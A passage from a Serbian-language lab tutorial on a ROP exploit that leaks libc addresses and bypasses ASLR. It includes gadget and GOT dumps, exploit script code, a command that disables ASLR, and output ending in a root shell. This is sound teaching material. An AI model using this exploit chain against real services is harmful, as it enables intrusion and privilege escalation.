У овом сценарију поново се искоришћава програм *`p4`* покренут као мрежни сервис, те се опет креира нападачка *Python* скрипта за мрежни напад. Подаци које је потребно послати у првој фази напада јесу:

1. *`padding`* – низ насумичних бајтовских вредности налик оном из претходног сценарија.
2. *`puts_plt_addr`* – адреса записа у табели позивања функција за функцију *`plt`* која се може пронаћи командом:
   `objdump -d -j .plt p4`

[4] Уколико се након сценарија 5 вратите на сценарије 1-4 треба поново покренути:
`echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`

```
08048390 <printf@plt>:
 8048390:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048396:       68 00 00 00 00          push   $0x0
 804839b:       e9 e0 ff ff ff          jmp    8048380 <_init+0x28>

080483a0 <gets@plt>:
 80483a0:       ff 25 10 a0 04 08       jmp    *0x804a010
 80483a6:       68 08 00 00 00          push   $0x8
 80483ab:       e9 d0 ff ff ff          jmp    8048380 <_init+0x28>

080483b0 <puts@plt>:
 80483b0:       ff 25 14 a0 04 08       jmp    *0x804a014
 80483b6:       68 10 00 00 00          push   $0x10
 80483bb:       e9 c0 ff ff ff          jmp    8048380 <_init+0x28>

080483c0 <__libc_start_main@plt>:
 80483c0:       ff 25 18 a0 04 08       jmp    *0x804a018
 80483c6:       68 18 00 00 00          push   $0x18
 80483cb:       e9 b0 ff ff ff          jmp    8048380 <_init+0x28>

080483d0 <setvbuf@plt>:
 80483d0:       ff 25 1c a0 04 08       jmp    *0x804a01c
 80483d6:       68 20 00 00 00          push   $0x20
 80483db:       e9 a0 ff ff ff          jmp    8048380 <_init+0x28>
vagrant@bafer32:~/scenario4$
```


3. *pr gadget* – почетна адреса *gadget* низа са само једном инструкцијом *pop* потребном да би се са стека уклонио аргумент функције *puts*.

```
vagrant@bafer32:~/scenario4$ ROPgadget --binary p4 --only "pop|ret"
Gadgets information
============================================================
0x080485db : pop ebp ; ret
0x080485d8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048379 : pop ebx ; ret
0x080485da : pop edi ; pop ebp ; ret
0x080485d9 : pop esi ; pop edi ; pop ebp ; ret
0x08048362 : ret
0x0804846e : ret 0xeac1

Unique gadgets found: 7
vagrant@bafer32:~/scenario4$
```

4. *gets GOT* адреса – адреса записа у глобалној офсет табели која одговара функцији *gets*. Ова вредност се може пронаћи командом:
   `objdump -R p4`


```
vagrant@bafer32:~/scenario4$ objdump -R p4

p4:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a040 R_386_COPY        stdin@@GLIBC_2.0
0804a044 R_386_COPY        stdout@@GLIBC_2.0
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   gets@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   setvbuf@GLIBC_2.0


vagrant@bafer32:~/scenario4$ _
```


5. *start_addr* – адреса почетка програма (симбола *_start*) која ће се употребити како би програм кренуо извршавање из почетка без поновне рандомизације распореда адресног простора. Ова адреса се може пронаћи командом:
`objdump -t p4 | grep _start`



6. знак за нови ред – потребан да би се наговестио крај улаза функцији *gets*.

Након конструисања овакве нападачке скрипте, податке је потребно на сличан начин као и у претходном сценарију послати нападнутом програму. Одговор који се треба добити представља неколико вредности из глобалне офсет табеле. Ове вредности представљају адресу функције *gets*, функције *puts*, као и све вредности до наредне секције *.data* у којој ће се наићи на прву нула вредност и тиме завршити читање. Уколико конкретна верзија стандардне библиотеке језика *C* коришћене од стране програма *p4* није позната, преко откривених адреса двеју функција из ове библиотеке и сајтова као што је https://libc.blukat.me није тешко пронаћи ову информацију, почетну адресу библиотеке, као и офсете до њених специфичних функција.





Када се потребни померају у оквиру стандардне библиотеке језика *C* пронађу, потребно је извршити и наставак напада. Овај део се обавља на исти начин као и у претходном сценарију, уланчавањем позива функција *setresuid* и *system*, с тим што ће се сада адресе коришћених функција и стринга "*/bin/sh*" рачунати динамички, на основу одговора програма на иницијални улаз.

```
resp = s.recv(1024)  # rop output
print(resp)

leak = resp.split(b"\n")[0]

gets_libc = struct.unpack("<I", leak[:4])[0]
puts_libc = struct.unpack("<I", leak[4:8])[0]

print("[*] gets addr:\t", hex(gets_libc))
print("[*] puts addr:\t", hex(puts_libc))

libc_base = puts_libc - 0x05fcb0  # puts libc offset
print("[*] libc base:\t", hex(libc_base))

setresuid = libc_base + 0x0b1660  # setresuid libc offset
system = libc_base + 0x03adb0     # system libc offset
bin_sh = libc_base + 0x15bb0b     # "/bin/sh" string libc offset

buf = b'B'*76

buf += struct.pack("<I", setresuid)
buf += struct.pack("<I", 0x80485d9)  # pppr gadget
buf += struct.pack("<I", 0)  # ruid arg
buf += struct.pack("<I", 0)  # euid arg
                                                    25,1          54%
```

```
vagrant@bafer32:~/scenario5$ python3 remote_exploit_p5.py
b'What is your name?\n'
b'Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA\xb0\x83\x04\x08y\x83\x04\x08\x10\xa0\x04\x08\xf0\x83\x04\x08!\n'
b'\xf0\xd3W\xb7\xb0\xdcW\xb7PeS\xb7p\xe3W\xb7\nWhat is your name?\n'
[*] gets addr:   0xb757d3f0
[*] puts addr:   0xb757dcb0
[*] libc base:   0xb751e000
Hello BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBdecode_error
fer32 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:00:57 UTC 2020 i686 i686 i
686 GNU/Linux
uid=0(root) gid=1000(vagrant) groups=1000(vagrant)

whoami
root
ls
build_p4.sh
exploit_p4.sh
p4
p4.c
p4.py
remote_exploit_p4.py
remote_run_p4.sh
```